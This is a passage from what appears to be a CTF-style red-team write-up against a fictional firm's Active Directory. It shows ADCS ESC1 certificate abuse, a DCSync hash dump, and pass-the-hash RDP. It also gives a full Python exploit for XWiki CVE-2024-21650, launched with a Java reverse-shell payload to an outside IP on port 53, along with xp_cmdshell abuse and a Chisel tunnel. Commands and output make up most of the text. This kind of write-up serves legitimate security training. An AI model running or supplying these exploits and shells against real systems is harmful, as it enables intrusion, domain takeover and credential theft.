- The Enterprise Certificate Authority grants low-privileged users enrollment rights. Having certificate enrollment rights allows a low-privileged user to request and obtain a certificate based on the template.
- Manager approval is disabled. This setting necessitates that a user with certificate manager permissions reviews and approves the requested certificate before the certificate is issued.
- No authorized signatures are required. This setting requires any CSR to be signed by an existing authorized certificate.
- The certificate template defines Extended Key Usage (EKU) that enables authentication. Applicable EKUs include Client Authentication, PKINIT Client Authentication, Smart Card Logon, Any Purpose, or no EKU (SubCA).
- The certificate template allows requesters to specify a subjectAltName (SAN) in the CSR. If a requester can specify the SAN in a CSR, the requester can request a certificate as anyone, e.g., as a domain admin user or a domain controller.

Because for our next attack we need a user account, and due to the fact that we still have access to the internal network of *Kurt's Maultaschenfabrikle*, we can verify if our previously found credentials from *BB-PRINTER.BB.LOCAL* are valid and enabled. For this purpose, a quick LDAP query could be a good start:

```
1 $ ldapsearch -H ldap://10.10.0.10 -x -D 'MTF\printer' -w "E>SRg'A2>at#  
   hZu}_<yt" -b "dc=MTF,dc=local" samaccountname=printer  
2  
3 [...]  
4  
5 # printer, Users, MTF.local  
6 dn: CN=printer,CN=Users,DC=MTF,DC=local  
7 objectClass: top
```

²⁷<https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment/>

²⁸https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

```

8 objectClass: person
9 objectClass: organizationalPerson
10 objectClass: user
11 cn: printer
12 description: FLAG{The-Arcane-Gateway#2ced6732d089d70e9bc8cf1ec81a089f}
13 [...]
14 givenName: printer
15 distinguishedName: CN=printer,CN=Users,DC=MTF,DC=local
16 instanceType: 4
17 whenCreated: 20240716082712.0Z
18 whenChanged: 20240722053702.0Z
19 displayName: printer
20 uSNCreated: 16450
21 uSNChanged: 36885
22 company: Kurts Maultaschenfabrikle
23 name: printer
24 [...]
25 userPrincipalName: printer@MTF.local
26 objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=MTF,DC=local
27 dScorePropagationData: 16010101000000.0Z
28 lastLogonTimestamp: 133655923490995928
29 [...]

```

In total, two vulnerable certificate templates were found that met the above conditions:

- MtfPKCSiOS
- MtfPKCSPrinter

The following listing shows the vulnerable templates and highlights the configuration details that make the templates vulnerable.

```

1 $ proxychains -q -f prx.conf certipy find -u printer@mtf.local \
2   -p "E>SRg'A2>at#hZu}<yt" -dc-ip 10.10.0.10 \
3   -ns 10.10.0.1 -scheme ldap -vulnerable -stdout
4
5 [...]
6 Certificate Authorities
7   0
8     CA Name           : MTF-CA02
9     DNS Name          : MTF-CA02.MTF.local
10    Certificate Subject : CN=MTF-CA02, DC=MTF, DC=local
11    [...]
12    1
13    CA Name           : MTF-CA01
14    DNS Name          : MTF-CA01.MTF.local
15    Certificate Subject : CN=MTF-CA01, DC=MTF, DC=local
16    [...]
17
18 Certificate Templates
19   0
20   Template Name      : MtfPKCSiOS

```

21	Display Name	: MtfPKCSiOS
22	Certificate Authorities	: MTF-CA02
23	Enabled	: True
24	Client Authentication	: True
25	[...]	
26	Enrollee Supplies Subject	: True
27	[...]	
28	Requires Manager Approval	: False
29	[...]	
30	Permissions	
31	Enrollment Permissions	
32	Enrollment Rights	: MTF.LOCAL\Authenticated Users
33	[...]	
34		
35	1	
36	Template Name	: MtfPKCSPrinter
37	Display Name	: MtfPKCSPrinter
38	Certificate Authorities	: MTF-CA01
39	Enabled	: True
40	Client Authentication	: True
41	[...]	
42	Enrollee Supplies Subject	: True
43	[...]	
44	Requires Manager Approval	: False
45	[...]	
46	Permissions	
47	Enrollment Permissions	
48	Enrollment Rights	: MTF.LOCAL\printer
49	[...]	

As seen in the listing above, we have two vulnerable templates that perfectly fit the preconditions for ESC1. Since we have valid user credentials for the user *printer*, we can use this access to request and obtain a certificate for the Domain Controller *MTF-DC01\$*:

```

1 $ proxychains -q -f prx.conf certipy req -u printer@mtf.local \
2   -p "E>SRg'A2>at#hZu}<yt" -dc-ip 10.10.0.10 -ns 10.10.0.1 \
3   -target-ip 10.10.0.40 -ca MTF-CA02 -template MtfPKCSiOS \
4   -upn 'MTF-DC01$@MTF.LOCAL' -debug
5 Certipy v4.8.2 - by Oliver Lyak (ly4k)
6
7 [+] Generating RSA key
8 [*] Requesting certificate via RPC
9 [+] Trying to connect to endpoint: ncacn_np:10.10.0.40[\pipe\cert]
10 [+] Connected to endpoint: ncacn_np:10.10.0.40[\pipe\cert]
11 [-] Got error while trying to request certificate: code: 0x800b0114 -
    CERT_E_INVALID_NAME - The certificate has an invalid name. The name
    is not included in the permitted list or is explicitly excluded.
12 [*] Request ID is 4
13 Would you like to save the private key? (y/N)
14 [-] Failed to request certificate

```

Damn, it seems that a kind of policy is implemented and we don't have enough permission to request this certificate. Luckily, there is another vulnerable template (*MtfPKCSPrinter*) that can be requested and enrolled by the user *printer*. Let's try this one:

```
1 $ proxychains -q -f prx.conf certipy req -u printer@mtf.local \
2   -p "E>SRg'A2>at#hZu}<yt" -dc-ip 10.10.0.10 -ns 10.10.0.1 \
3   -target-ip 10.10.0.30 -ca MTF-CA01 -template MtfPKCSPrinter \
4   -upn 'MTF-DC01$@MTF.LOCAL' -debug
5 Certipy v4.8.2 - by Oliver Lyak (ly4k)
6
7 [+] Generating RSA key
8 [*] Requesting certificate via RPC
9 [+] Trying to connect to endpoint: ncacn_np:10.10.0.30[\pipe\cert]
10 [+] Connected to endpoint: ncacn_np:10.10.0.30[\pipe\cert]
11 [-] Got error: rpc_s_access_denied
12 Traceback (most recent call last):
13 [...]
14 impacket.dcerpc.v5.rpcrt.DCERPCException: rpc_s_access_denied
```

Another error... In this case, it seems we don't have enough permissions to request a certificate via RPC, as the error message stated: "*impacket.dcerpc.v5.rpcrt.DCERPCException: rpc_s_access_denied*". Fortunately, there is a merge request in the *certipy* repository²⁹ that allows requesting a certificate via DCOM rather than RPC. Maybe we will have more luck with this protocol:

```
1 $ proxychains -q -f prx.conf certipy req -u printer@mtf.local \
2   -p "E>SRg'A2>at#hZu}<yt" -dc-ip 10.10.0.10 -ns 10.10.0.1 \
3   -target-ip 10.10.0.30 -ca MTF-CA01 -template MtfPKCSPrinter \
4   -upn 'MTF-DC01$@MTF.LOCAL' -dcom -debug
5 Certipy v4.8.2 - by Oliver Lyak (ly4k)
6
7 [+] Generating RSA key
8 [*] Requesting certificate via DCOM
9 [+] Trying to get DCOM connection for: 10.10.0.30
10 [*] Successfully requested certificate
11 [*] Request ID is 4
12 [*] Got certificate with UPN 'MTF-DC01$@MTF.LOCAL'
13 [*] Certificate has no object SID
14 [*] Saved certificate and private key to 'mtf-dc01.pfx'
```

This worked! Since the received certificate can be used for client authentication, we are able to get the NTLM hash of the DC *MTF-DC02*:

```
1 $ proxychains -q -f prx.conf certipy auth -pfx mtf-dc01.pfx \
2   -dc-ip 10.10.0.10 -ns 10.10.0.1
3 Certipy v4.8.2 - by Oliver Lyak (ly4k)
4
5 [*] Using principal: mtf-dc01$@mtf.local
```

²⁹<https://github.com/ly4k/Certipy/pull/201>


```
6 [*] Trying to get TGT...
7 [*] Got TGT
8 [*] Saved credential cache to 'mtf-dc01.ccache'
9 [*] Trying to retrieve NT hash for 'mtf-dc01$'
10 [*] Got hash for 'mtf-dc01$@mtf.local': aad3b435b[...]9d0eae60dd
```

The privileges of the DC were used to extract all password hashes within the domain *MTF.local*. For this task, the tool *secretsdump.py* was used, as can be seen below. The tool uses the *DS-GetNCChanges* function of the *Directory Replication Service (DRS)* Remote Protocol to initialize a *Replication Cycle*. This functionality is commonly used by domain controllers to synchronize changes of Active Directory databases. An attacker can abuse this protocol to extract the entire Active Directory database.

```
1 $ proxychains -q -f prx.conf secretsdump.py -just-dc \
2   -dc-ip 10.10.0.10 -outputfile mtf.local \
3   -hashes aad3b435b[...]9d0eae60dd 'MTF/MTF-DC01$@10.10.0.20'
4 Impacket v0.11.0 - Copyright 2023 Fortra
5
6 [*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
7 [*] Using the DRSUAPI method to get NTDS.DIT secrets
8 Administrator:500:aad3b435b51404eeaad3b435b51404ee:[...]:::
9 Guest:501:aad3b435b51404eeaad3b435b51404ee:[...]:::
10 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[...]:::
11 MTF.local\printer:1108:aad3b435b51404eeaad3b435b51404ee:[...]:::
12 kurt.weiss:1134:aad3b435b51404eeaad3b435b51404ee:[...]:::
13 laura.schaefer:1135:aad3b435b51404eeaad3b435b51404ee:[...]:::
14 jens.fischer:1136:aad3b435b51404eeaad3b435b51404ee:[...]:::
15 felix.braun:1137:aad3b435b51404eeaad3b435b51404ee:[...]:::
16 lisa.seidel:1138:aad3b435b51404eeaad3b435b51404ee:[...]:::
17 moritz.fischer:1139:aad3b435b51404eeaad3b435b51404ee:[...]:::
18 lena.schmitt:1140:aad3b435b51404eeaad3b435b51404ee:[...]:::
19 simon.hartmann:1141:aad3b435b51404eeaad3b435b51404ee:[...]:::
20 nadine.vogt:1142:aad3b435b51404eeaad3b435b51404ee:[...]:::
21 timo.schreiber:1143:aad3b435b51404eeaad3b435b51404ee:[...]:::
22 jan.mueller:1144:aad3b435b51404eeaad3b435b51404ee:[...]:::
23 daniel.mueller:1145:aad3b435b51404eeaad3b435b51404ee:[...]:::
24 patrick.braun:1146:aad3b435b51404eeaad3b435b51404ee:[...]:::
25 johannes.schmitz:1147:aad3b435b51404eeaad3b435b51404ee:[...]:::
26 max.fischer:1148:aad3b435b51404eeaad3b435b51404ee:[...]:::
27 lena.schulz:1149:aad3b435b51404eeaad3b435b51404ee:[...]:::
28 jana.wagner:1150:aad3b435b51404eeaad3b435b51404ee:[...]:::
29 laura.berger:1151:aad3b435b51404eeaad3b435b51404ee:[...]:::
30 lisa.keller:1152:aad3b435b51404eeaad3b435b51404ee:[...]:::
31 katharina.klein:1153:aad3b435b51404eeaad3b435b51404ee:[...]:::
32 sarah.schaefer:1154:aad3b435b51404eeaad3b435b51404ee:[...]:::
33 simon.schmidt:1155:aad3b435b51404eeaad3b435b51404ee:[...]:::
34 vanessa.krause:1156:aad3b435b51404eeaad3b435b51404ee:[...]:::
35 annika.schmitt:1157:aad3b435b51404eeaad3b435b51404ee:[...]:::
36 [...]
```

With access to all hashes, we can easily pick the one from the built-in Administrator to gain access to the DC *MTF-DC01* via RDP. But first, we need to set a registry key that enables *Restricted Admin Mode*. This allows a user to authenticate with an NT hash or Kerberos ticket, instead of with a password.

```

1 $ proxychains -q -f prx.conf reg.py -hashes aad3b43[...]e79d08e1 \
2   'Administrator@10.10.0.10' query \
3   -keyName 'HKLM\System\CurrentControlSet\Control\Lsa\'
4 Impacket v0.11.0 - Copyright 2023 Fortra
5
6 HKLM\System\CurrentControlSet\Control\Lsa\
7   auditbasedirectories REG_DWORD 0x0
8   auditbaseobjects REG_DWORD 0x0
9   Bounds REG_BINARY
10  0000 00 30 00 00 00 20 00 00 .0... ..
11  crashonauditfail REG_DWORD 0x0
12  fullprivilegeauditing REG_BINARY
13  0000 00 .
14  LimitBlankPasswordUse REG_DWORD 0x1
15  NoLmHash REG_DWORD 0x1
16  Security Packages REG_MULTI_SZ ""
17  Notification Packages REG_MULTI_SZ rassfmscecli
18  Authentication Packages REG_MULTI_SZ msv1_0
19  LsaPid REG_DWORD 0x2b4
20  LsaCfgFlagsDefault REG_DWORD 0x0
21  SecureBoot REG_DWORD 0x1
22  ProductType REG_DWORD 0x7
23  disabledomaincreds REG_DWORD 0x0
24  everyoneincludesanonymous REG_DWORD 0x0
25  forceguest REG_DWORD 0x0
26  restrictanonymous REG_DWORD 0x0
27  restrictanonymoussam REG_DWORD 0x1
28  lmcompatibilitylevel REG_DWORD 0x5
29 [...]
30
31 $ proxychains -q -f prx.conf reg.py -hashes aad3b43[...]e79d08e1 \
32   'Administrator@10.10.0.10' add -keyName \
33   'HKLM\System\CurrentControlSet\Control\Lsa\' \
34   -v 'DisableRestrictedAdmin' -vt 'REG_DWORD' -vd 0
35 Impacket v0.11.0 - Copyright 2023 Fortra
36
37 Successfully set key HKLM\System\CurrentControlSet\Control\Lsa\
   DisableRestrictedAdmin of type REG_DWORD to value 0


```

After we successfully set the registry key, we are able to use the NT hash to authenticate on *MTF-DC01*:

```


1 $ proxychains -q -f prx.conf xfreerdp +clipboard /u:Administrator \
2   /d:MTF /v:10.10.0.10 /pth:ee62d9[...]08e1

```



Keep of Silent Mysteries (Lateral Movement)

Now that we are in the *MTF.local* network, we start with a network enumeration to find potential systems. From the previous reverse DNS lookup, we already know that there is a system called *MTF-BCK01*. The *BCK01* in the FQDN could stand for Backup. Unfortunately, the system is not directly accessible with our obtained network access. Maybe the system is in another network segment for security reasons? However, while looking for another candidate, we found the system *MTF-SRVWIKI*. Wikis always sound interesting because such systems often contain confidential data such as passwords or usernames. The HTTP TCP port 80 is open, so we use our SOCKS proxy and Firefox to take an overview of this system.



Approximately two minutes later, we discovered that this exact version (14.10.6) is vulnerable to an unauthenticated *Remote Code Execution (RCE)*. This vulnerability is tagged as *CVE-2024-21650*³⁰. None of the found credentials worked, so we had to write an exploit for this vulnerability. The exploit that abuses the vulnerability can be found below:

```
1 #!/usr/bin/env python3
2
3 import random
4 import string
5 import requests
6 import argparse
7 from bs4 import BeautifulSoup
8
9 session = requests.Session()
```

³⁰<https://rustlang.rs/posts/CVE-2024-21650/>

```
10 proxies = None
11
12 def gen_random_user(length=8):
13     characters = string.ascii_letters
14     random_string = "".join(random.choice(characters) for _ in range(
15         length))
16     return random_string
17
18 def get_csrf(url):
19     reg_url = f"{url}/bin/register/XWiki/XWikiRegister?xredirect=/bin/
20         view/Main/"
21     response = session.get(reg_url, proxies=proxies, verify=False)
22     if response.status_code == 200:
23         soup = BeautifulSoup(response.content, "html.parser")
24         html_tag = soup.find("html")
25
26         if html_tag and "data-xwiki-form-token" in html_tag.attrs:
27             return html_tag["data-xwiki-form-token"]
28         else:
29             return None
30
31 def gen_payload(cmd):
32     tpl = "]]{{/html}}{{async}}{{groovy}}CMD{{/groovy}}{{/async}}"
33     result = tpl.replace("CMD", cmd)
34     return result
35
36 def exploit(url, csrf_token, cmd):
37     reg_url = f"{url}/bin/register/XWiki/XWikiRegister?xredirect=/bin/
38         view/Main/"
39     data = {
40         "parent": "xwiki:Main.UserDirectory",
41         "register_first_name": gen_payload(cmd),
42         "register_last_name": "",
43         "xwikiiname": gen_random_user(),
44         "register_password": "123456",
45         "register2_password": "123456",
46         "register_email": "",
47         "xredirect": "/bin/view/Main/",
48         "form_token": f"{csrf_token}"
49     }
50     print("[*] send payload")
51     response = session.post(reg_url, data=data, proxies=proxies, verify
52         =False)
53     if response.status_code == 200:
54         print("[*] done")
55
56 def run(args):
57     if args.target and args.cmd:
58         csrf_token = get_csrf(args.target)
59         if csrf_token:
60             print("[*] get csrf token")
```

```

57         exploit(args.target, csrf_token, args.cmd)
58
59     if __name__ == "__main__":
60         parser = argparse.ArgumentParser(description="Exploit for CVE
        -2024-21650", add_help=False)
61         parser.add_argument("-t", "--target", help="Target system: (http|
        https)://foobar/", required=True)
62         parser.add_argument("-c", "--cmd", help="The command that should be
        executed", required=True)
63         parser.add_argument("-h", "--help", action="help", help="Display
        this message")
64         args = parser.parse_args()
65         run(args)

```

This exploit should create a user account with a groovy payload. For our purpose, we want a reverse shell. As in previous attempts, port 53 (DNS) was a good candidate for outgoing connections, so we will use it again in the hope that no firewall will block us.

```

1  $ proxychains -q -f ~/prx_mtf.conf ./reverse_shell.py -t http
    ://10.10.0.200 -c 'String host="164.90.169.48";int port=53;String
    cmd="sh";Process p=new ProcessBuilder(cmd).redirectErrorStream(true)
    ).start();Socket s=new Socket(host,port);InputStream pi=p.
    getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
    OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s
    .isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.
    available()>0)so.write(pe.read());while(si.available()>0)po.write(
    si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue
    ()};break;}catch (Exception e){}};p.destroy();s.close();'
2  [*] get csrf token
3  [*] send payload
4  [...]

```

From the xWiki documentation³¹, we know that in some use cases there is a superadmin account which is defined in the `xwiki.cfg`:


```

1  $ nc -lvp 53
2  Listening on 0.0.0.0 53
3  Connection received on [...]
4  uname -a
5  Linux b2202183ecfb 6.6.36-0-lts #1-Alpine SMP PREEMPT_DYNAMIC Thu, 27
    Jun 2024 19:18:37 +0000 x86_64 x86_64 x86_64 GNU/Linux
6
7  id
8  uid=0(root) gid=0(root) groups=0(root)
9  cd /usr/local/tomcat/webapps/ROOT/WEB-INF
10 grep superadmin xwiki.cfg
11 xwiki.superadminpassword=amicably-valium-[...]boil-unwomanly


```

³¹<https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Configuration/#HEnablesuperadminaccount>

This account allowed us to gain access as superadmin to the xWiki, as depicted in the screenshot below:



As always, we used this account and its privileges to take a close look at the entries in the hope of finding some useful information. In one of the IT chapters, we found details about the backup systems as well as information about the used MSSQL database, including credentials:



From the reverse DNS reconnaissance, we know that there is an MSSQL server within the intranet of the *MTF.local* network. The system *MTF-SQL01* has only one exposed port, which is the MSSQL TCP port 1433. Nice! Furthermore, the found credentials in the xWiki worked like a charm:

```

1 $ proxychains -q -f prx.conf mssqlclient.py \
2   'veeamsql:MTFVeam123XYZ@10.10.0.220'
3
4 [...]
5 SQL (veeamsql dbo@master)> SELECT TOP (10) [user_name],
6   LEFT([password], 100) FROM [VeeamBackup].[dbo].[Credentials];
7
8 user_name
9 -----
10 admbackup      AQAAANCMnd8BF[...] CAAAAAxQXRnK2HeY06q9uaR
11 admbuild       AQAAANCMnd8BF[...] CAAAAB9PE9YLLQRusE07Xc
12 MTF\Administrator AQAAANCMnd8BF[...] CAAAAC5nphWkoUt7LMB5owI
13 admbdata       AQAAANCMnd8BF[...] CAAAABW3YPqpI1J9ZCDBzu9
14 admveeam       AQAAANCMnd8BF[...] CAAAADTzrR90xBhd6EQpnk7
15 MTF\admbuild   AQAAANCMnd8BF[...] CAAAADHGYdzT01aC6H2u47r

```

As seen above, there are some credentials stored in the database. These credentials are decrypted via DPAPI and are used by Veeam to connect to the systems to create a backup. As this task requires high privileges, it is obvious that the accounts in the database have appropriate rights, and as we have seen, there is also the built-in Administrator within the database. This circumstance makes the backup server more interesting from an attacker perspective. Since the DPAPI blobs don't help us without access to the system, we have to find a way to execute system commands. Luckily, MSSQL provides the command `xp_cmdshell`. Usually, this command is a red flag during a Red Team exercise because it is easy to detect that a child process from the MSSQL server is spawned, which actually never happens. However, since this seems to be the only way to gain more privileges and no detection has been triggered so far, we are more risky than usual and try this way. Even though we know this is not the best idea!

```

1 SQL (veeamsql dbo@master)> enable_xp_cmdshell
2 [...]
3 SQL (veeamsql dbo@master)> xp_cmdshell whoami
4 output
5 -----
6 mtf-sql01\veeamsql
7
8 NULL
9
10 SQL (veeamsql dbo@master)> xp_cmdshell type
11   C:\Users\veeamsql\Desktop\flag.txt
12
13 output
14 -----
15 FLAG{Keep-of-Silent-Mysteries#e2db9f173d6fe1581ed7c8e1f460d03f}

```


As we did several times before, we also deployed Chisel on this system to access the ports that are not exposed and potentially gain access to the backup system. We assume that the backup server has access to the MSSQL database. The backup system needs this access; otherwise, the server cannot access the DPAPI blobs. So, let's see if our assumption is correct. During the internal reconnaissance, we found out that the user account used in the printer on *BB-PRINTER.BB.LOCAL* is indeed an AD user. Furthermore, this user account is enabled. We also found out that the file server *MTF-FS01.MTF.LOCAL* has a writable *Austausch* folder. We will use this folder to copy our Chisel to the MSSQL server with the aid of `xp_cmdshell`:

```
1 SQL (veeamsql dbo@master)> xp_cmdshell net use Z:
2   \\mtf-fs01.mtf.local\ austausch\ /user:printer
3   "E>SRg' 'A2>at#hZu}_<yt"
4
5 output
6 -----
7 The command completed successfully.
8
9 NULL
10
11 SQL (veeamsql dbo@master)> xp_cmdshell xcopy Z:\ch.exe
12   C:\ProgramData\ /s /e /h
13
14 output
15 -----
16 Z:\ch
17
18 1 File(s) copied
19
20 NULL
21
22 SQL (veeamsql dbo@master)> xp_cmdshell C:\ProgramData\ch.exe
23   client -v 164.90.XXX.XXX:53 R:socks
```

Caverns of the Fallen Keep (Post-Exploitation)

During the search for vulnerabilities, certain computers within the domains were found with the abbreviation *BCK* in their *Fully Qualified Domain Name (FQDN)* as mentioned earlier. This suggests that the abbreviation may represent *Backup*. A commonly used backup software in such environments is *Veeam Backup & Replication*. And as we already know, this software is used by *MTF*. Because typical TCP ports used by the mentioned software were open, we decided to exploit a recently published critical vulnerability, CVE-2023-27532³², which allows an unauthenticated attacker to request credentials via the *Veeam Backup Service* on TCP port 9401, as seen in the screenshot below. For this exploitation, we use our recently established SOCKS proxy.

```

